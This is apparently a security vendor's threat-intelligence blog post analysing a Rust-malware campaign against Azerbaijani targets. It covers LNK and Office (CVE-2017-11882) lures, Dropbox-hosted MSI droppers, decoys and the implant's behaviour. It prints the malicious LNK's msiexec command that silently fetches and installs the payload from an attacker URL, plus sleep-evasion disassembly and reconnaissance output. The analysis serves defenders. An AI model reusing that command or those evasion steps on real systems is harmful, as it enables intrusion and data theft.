www.deepinstinct.com /blog/operation-rusty-flag-a-malicious-campaign-against-azerbaijanian-targets

Operation Rusty Flag – A Malicious Campaign Against Azerbaijanian Targets

9/14/2023

Key takeaways:

- The Deep Instinct Threat Lab has discovered a new operation against Azerbaijanian targets
- The operation has at least two different initial access vectors
- The operation is not associated with a known threat actor; the operation was instead named because of their novel malware written in the Rust programming language
- One of the lures used in the operation is a modified document that was used by the Storm-0978 group. This could be a deliberate "false flag"





Figure 1: Attack Flow

LNK Vector:

Deep Instinct Threat Lab observed a malicious LNK file with low detections named "1.KARABAKH.jpg.lnk."


The file has a double extension to lure the victim to click an image that is related to a military incident in Nagorno-Karabakh.

The LNK downloads and executes an MSI installer hosted by DropBox:



```
Source file: C:\Users\victim\Desktop\LECmd\04725fb5a9e878d68e03176364f3b1057a5c54cca06ec988013a508d6bb29b42
  Source created:  2023-09-05 15:05:31
  Source modified: 2023-09-05 14:44:46
  Source accessed: 2023-09-05 15:08:06

--- Header ---
  Target created:  2023-07-12 11:11:26
  Target modified: 2023-07-12 11:11:26
  Target accessed: 2023-08-08 14:49:58

  File size (bytes): 59,904
  Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasArguments, HasIconLocation, IsUnicode, HasExpIcon
  File attributes: FileAttributeArchive
  Icon index: 67
  Show window: SwNormal (Activates and displays the window. The window is restored to its original size and position if the window is minimized or maximize

Relative Path: ..\..\Windows\System32\msiexec.exe
Arguments: /i "https://dl.dropboxusercontent.com/scl/fi/zjxgh8ofdmfca8bpfntw9/karabakh.jpg.msi?rlkey=nidpjpx3ioigoq6qonibztwg4&dl=0" /q
Icon Location: C:\Windows\System32\imageres.dll
```

Fig 2: LNK arguments



karabakh.jpg.msi

ⓘ Info

Properties

Size	1 MB
Modified	08/08/2023, 10:43
Type	File
Uploaded by	Badru Amour Kele
Date uploaded	08/08/2023, 10:43

Fig 3: OSINT information about MSI uploader from Dropbox

The MSI file drops an implant written in Rust, an xml file for a scheduled task to execute the implant, and a decoy image file:




Figure 4: Decoy image file

The image file includes watermarks of the symbol of the Azerbaijanian MOD.

Office False Flag Vector:


Once we identified the LNK campaign the Deep Instinct Threat Lab attempted to identify additional, related files.

Deep Instinct Threat Lab quickly found another MSI file hosted on DropBox that drops a different variant of the same Rust implant; however, the identification of the initial access vector for this campaign was trickier.

The DropBox URL was masked with a URL shortener (hxxps://t[.]]ly/8CYQW) and the evidence showed that this URL was invoked via exploitation of Microsoft Equation Editor CVE-2017-11882.

Deep Instinct Threat Lab identified a file named “Overview_of_UWCs_UkraineInNATO_campaign.docx” that was invoking the request to this shortened URL; however, this filename and its content are known to be associated with a Storm-0978 campaign utilizing CVE-2023-36884.

The identified file even had a comment on VirusTotal that it is related to the Storm-0978 campaign:



edc531d255b9ae8ae6902dc676f24e95a478576cad297e08e2bbc0b8fe03e4ce

Diagnosis Name : Executer.BC.300
Detection : Malicious

SecuLetter Analysis Report : https://marsdefender.seculetter.com/?hash=edc531d255b9ae8ae6902dc676f24e95a478576cad297e08e2bbc0b8fe03e4ce

[redacted]
1 month ago


STORM-0978

REFs:
1. https://blogs.blackberry.com/en/2023/06/romcom-resurfaces-targeting-ukraine
2. https://blogs.blackberry.com/en/2023/07/romcom-targets-ukraine-nato-membership-talks-at-nato-summit
3. https://www.microsoft.com/en-us/security/blog/2023/07/11/storm-0978-attacks-reveal-financial-and-espionage-motives/
2. https://cert.gov.ua/article/5077168

Figure 5: VT comment

After further investigation it was revealed that this is a different file, not related to the Storm-0978 campaign. The embedded “afchunk.rtf” file has been replaced and CVE-2023-36884 is not used. Instead, CVE-2017-11882 is used to download and install the MSI file.

This action looks like a deliberate false flag attempt to pin this attack on Storm-0978.



SangforUD.msi


Info

Properties

Size	0.91 MB
Modified	10/07/2023, 15:01
Type	File
Uploaded by	Dashiq Azimov
Date uploaded	10/07/2023, 15:01

Fig 6: OSINT information about MSI uploader for Office vector

Even though the initial lure is an Office file, the delivered MSI file also open a decoy file, this time a PDF invoice:



COMMERCIAL INVOICE

SENDER: KARASUOPCO.AZ [redacted] Baku Azerbaijan EMAIL ADDRESS: [redacted] PHONE NUMBER: [redacted] FAX NUMBER: TAX ID/VAT/EIN#: B01 EORI#: OP8922	SOLD TO: KARASUOPCO.AZ [redacted] Baku Azerbaijan EMAIL ADDRESS: [redacted]@karasuopco.az PHONE NUMBER: FAX NUMBER: TAX ID/VAT/EIN#: GB765937833832	RECIPIENT: KARASUOPCO.AZ [redacted] Baku Azerbaijan EMAIL ADDRESS: [redacted]@karasuopco.az PHONE NUMBER: FAX NUMBER: TAX ID/VAT/EIN#: GB765937833832

INVOICE DATE: 11-07-2023	INVOICE NUMBER:
DHL WAYBILL NUMBER: 1978764566	SENDER'S REFERENCE:
CARRIER: DHL	RECIPIENT'S REFERENCE:

QUANTITY	COUNTRY OF ORIGIN	DESCRIPTION OF CONTENTS	HARMONISED CODE	UNIT WEIGHT	UNIT VALUE	SUBTOTAL
10 PRS	United States Of America	Cotton T-shirts size Large		1.00 kg	10.00	100.00

TOTAL NET WEIGHT: ()	10.00 kg	TOTAL DECLARED VALUE: (AZN)	100.00
TOTAL GROSS WEIGHT: ()	15.00 kg	FREIGHT & INSURANCE CHARGES: (AZN)	
TOTAL SHIPMENT PIECES:	2	OTHER CHARGES: (AZN)	
CURRENCY CODE:	AZN	TOTAL INVOICE AMOUNT: (AZN)	100.00

TYPE OF EXPORT: Permanent	TERMS OF TRADE: CPT - Carriage Paid To
REASON FOR EXPORT: Parcel	CITY NAME OF LIABILITY:
GENERAL NOTES:	

The exporter of the products covered by this document declares that, except where otherwise clearly indicated, these products are of preferential origin.
I/We hereby certify that the information on this document is true and correct and that the contents of this shipment are as stated above.

With reference to the above shipment, I understate that the content is not made of leather parts of animal species protected by the Washington Convention.

NAME: [redacted]

POSITION IN COMPANY: COMPANY STAMP:

SIGNATURE: ______________________________


Fig 7: PDF decoy dropped by Office vector

MSI Analysis:

While the initial vectors are different, the execution is the same and it is done by invoking msiexec with URL to DropBox.

Using a Linux file command or msitools it seems that the MSI files were created by “MSI Wrapper” https://www.exemsi.com/, which is often used by threat actors to drop malicious files.

The MSI installers are dropping and executing the Rust implant along with a decoy file and xml file for scheduled task.




Summary Info

creation datetime	2022-07-23 11:42:52
author	Microsoft
title	Windows Defender Healthcheck 1.73.0.0
page count	200
last saved	2022-07-23 11:42:52
keywords	Installer
word count	2
revision number	{A4FCB115-C55A-4AA2-B3C8-7BEFA2015494}
application name	MSI Wrapper (10.0.51.0)
security	2
subject	Windows Defender Healthcheck
code page	Latin I
template	x64;1033

Figure 8: MSI Metadata

Rust Implant Analysis:


Each attack had its unique file names and metadata. One of the file Rust Implants named “WinDefenderHealth.exe” is written in Rust. It is expected to gather information and send it to the attacker server, which is still active at the time of this research.



File Version Information

Copyright	Copyright (C) 2017
Product	Windows Defender Healthcheck
Description	Windows Defender Healthcheck
Original Name	WinDefenderHealth.EXE
Internal Name	WinDefenderHealth.exe
File Version	1.73.0.0

Figure 9: Metadata of the Rust malware




File type: PE64
Entry point: 00000001400df414
Base address: 0000000140000000
Sections: 0008
Time date stamp: 2023-08-07 19:32:03
Size of image: 00189000
Scan: Automatic
Endianness: LE
Mode: 64-bit
Architecture: AMD64
Type: GUI

```
PE64
    Compiler: Microsoft Visual C/C++(2015 v.14.0)[-]                          S    ?
    Compiler: Rust(x86_64-pc-windows-msvc)[-]                                  S    ?
    Linker: Microsoft Linker(14.0, Visual Studio 2015 14.0*)[GUI64]            S    ?
```

Figure 10: Rust compiler

Rust is becoming more popular among malware authors. Security products are not yet detecting Rust malware accurately, and the reverse engineering process is more complex. The Rust standard library is not familiar to tools like IDA and Ghidra. It results in tagging large portions of the code as unknown, and it is difficult to differentiate the code of the standard library from the code of the malware. To overcome this, the plugin GhidRust was used, but it didn't detect the functions of the standard library. In addition, BinDiff was used. A simple Rust binary was compiled and compared against the malware, but very little code was shared. Some open projects for Rust were used in the malware such as Tokio (a runtime for writing reliable, asynchronous, and slim applications with the Rust programming language), hyper (a fast and correct HTTP implementation for Rust) and Serde JSON (a framework for serializing and deserializing Rust data structures efficiently and generically). After that part, we moved on to dynamic analysis.


Once the file is executed it goes to sleep for 12 minutes. This is a known method to avoid security researchers and sandbox’s easy analysis.



```
sub_1400AA450 proc near
mov     rax, rcx
mov     ecx, 3E8h
mul     rcx
seto    dl
mov     ecx, 0FFFFFFFFh
cmp     rax, rcx
mov     ecx, 0FFFFFFFFh
cmovnb  eax, ecx
test    dl, dl
cmovz   ecx, eax
jmp     Sleep
sub_1400AA450 endp
```


Figure 11: “Sleep” for 12 minutes

Then it starts collecting information about the infected machine:



```
debug056:0000021FCDEFBB90 db 'Command: C:/Windows/System32/net.exe user',0Ah
debug056:0000021FCDEFBB90 db 'ExitStatus: exit code: 0',0Ah
debug056:0000021FCDEFBB90 db '-----StdErr-----:',0Ah
debug056:0000021FCDEFBB90 db 'none',0Ah
debug056:0000021FCDEFBB90 db '-----StdOut-----:',0Ah
debug056:0000021FCDEFBB90 db 0Dh,0Ah
debug056:0000021FCDEFBB90 db 'User accounts for [redacted]-PC',0Dh,0Ah
debug056:0000021FCDEFBB90 db 0Dh,0Ah
debug056:0000021FCDEFBB90 db '-------------------------------------------------------------------'
debug056:0000021FCDEFBB90 db '-------------',0Dh,0Ah
debug056:0000021FCDEFBB90 db 'Administrator            DefaultAccount            Guest          '
debug056:0000021FCDEFBB90 db '          ',0Dh,0Ah
debug056:0000021FCDEFBB90 db 'user                     [redacted]                     ',0Dh,0Ah
debug056:0000021FCDEFBB90 db 'The command completed successfully.',0Dh,0Ah
debug056:0000021FCDEFBB90 db 0Dh,0Ah
debug056:0000021FCDEFBB90 db 0Ah
debug056:0000021FCDEFBB90 db 0Ah
debug056:0000021FCDEFBB90 db 'Command: C:/Windows/System32/HOSTNAME.EXE ',0Ah
debug056:0000021FCDEFBB90 db 'ExitStatus: exit code: 0',0Ah
debug056:0000021FCDEFBB90 db '-----StdErr-----:',0Ah
debug056:0000021FCDEFBB90 db 'none',0Ah
debug056:0000021FCDEFBB90 db '-----StdOut-----:',0Ah
debug056:0000021FCDEFBB90 db [redacted]-pc',0Dh,0Ah
debug056:0000021FCDEFBB90 db 0Ah
debug056:0000021FCDEFBB90 db 0Ah
debug056:0000021FCDEFBB90 db 'Command: C:/Windows/System32/whoami.exe /all',0Ah
debug056:0000021FCDEFBB90 db 'ExitStatus: exit code: 0',0Ah
debug056:0000021FCDEFBB90 db '-----StdErr-----:',0Ah
debug056:0000021FCDEFBB90 db 'none',0Ah
debug056:0000021FCDEFBB90 db '-----StdOut-----:',0Ah
debug056:0000021FCDEFBB90 db 0Dh,0Ah
debug056:0000021FCDEFBB90 db 'USER INFORMATION',0Dh,0Ah
debug056:0000021FCDEFBB90 db '----------------',0Dh,0Ah
debug056:0000021FCDEFBB90 db 0Dh,0Ah
debug056:0000021FCDEFBB90 db 'User Name    SID                                             ',0Dh,0A
debug056:0000021FCDEFBB90 db '=========== ============================================',0Dh,0A
debug056:0000021FCDEFBB90 db '[redacted]pc\user S-1-5-21-4289628308-338294326-[redacted]',0Dh,0A
```

